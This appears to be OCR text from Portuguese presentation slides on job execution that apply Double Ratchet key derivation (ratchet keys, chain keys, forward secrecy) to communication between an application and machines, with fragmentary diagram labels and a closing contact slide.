
Execução de Jobs



Execução de Jobs



Execução de Jobs




Execução de Jobs

- Como a comunicação parte somente da aplicação, as Ratchet Keys das máquinas poderiam ser geradas em intervalos de tempo definidos
  - As máquinas somente enviariam as Ratchet Keys
  - A aplicação só derivaria Sending Chain Keys e as máquinas somente Receiving Chain Keys
  - Garante Forward Secrecy

App

Máquina


RK
=
RK
= Signed Key
DH
KDF
KDF
DH
Sending
=
Receiving
RK
KDF
DH
DH
KDF
Tempo
RK
KDF
DH
KDF
Sending
=
Receiving
RK
chave pública
chave privada

Perguntas?

vitoria.rio@corp.globo.com